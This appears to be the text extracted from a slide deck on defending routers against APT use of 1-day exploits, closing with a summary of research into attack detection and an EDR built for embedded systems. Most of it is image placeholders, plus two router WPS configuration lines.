













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
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



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























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WscCusPBCEnable=1
WscCusPINEnable=0



- APT uses various 1-day router exploits to compromise routers, the advances to attack endpoints of subnetwork
- We research attack techniques and how to identify them.
- According to our researched, current security solution of routers on the market exist High Risk because the router didn't protect itself
- Discuss how to secure routers
- We implemented a cross-platform EDR for Embedded Systems

# QGA

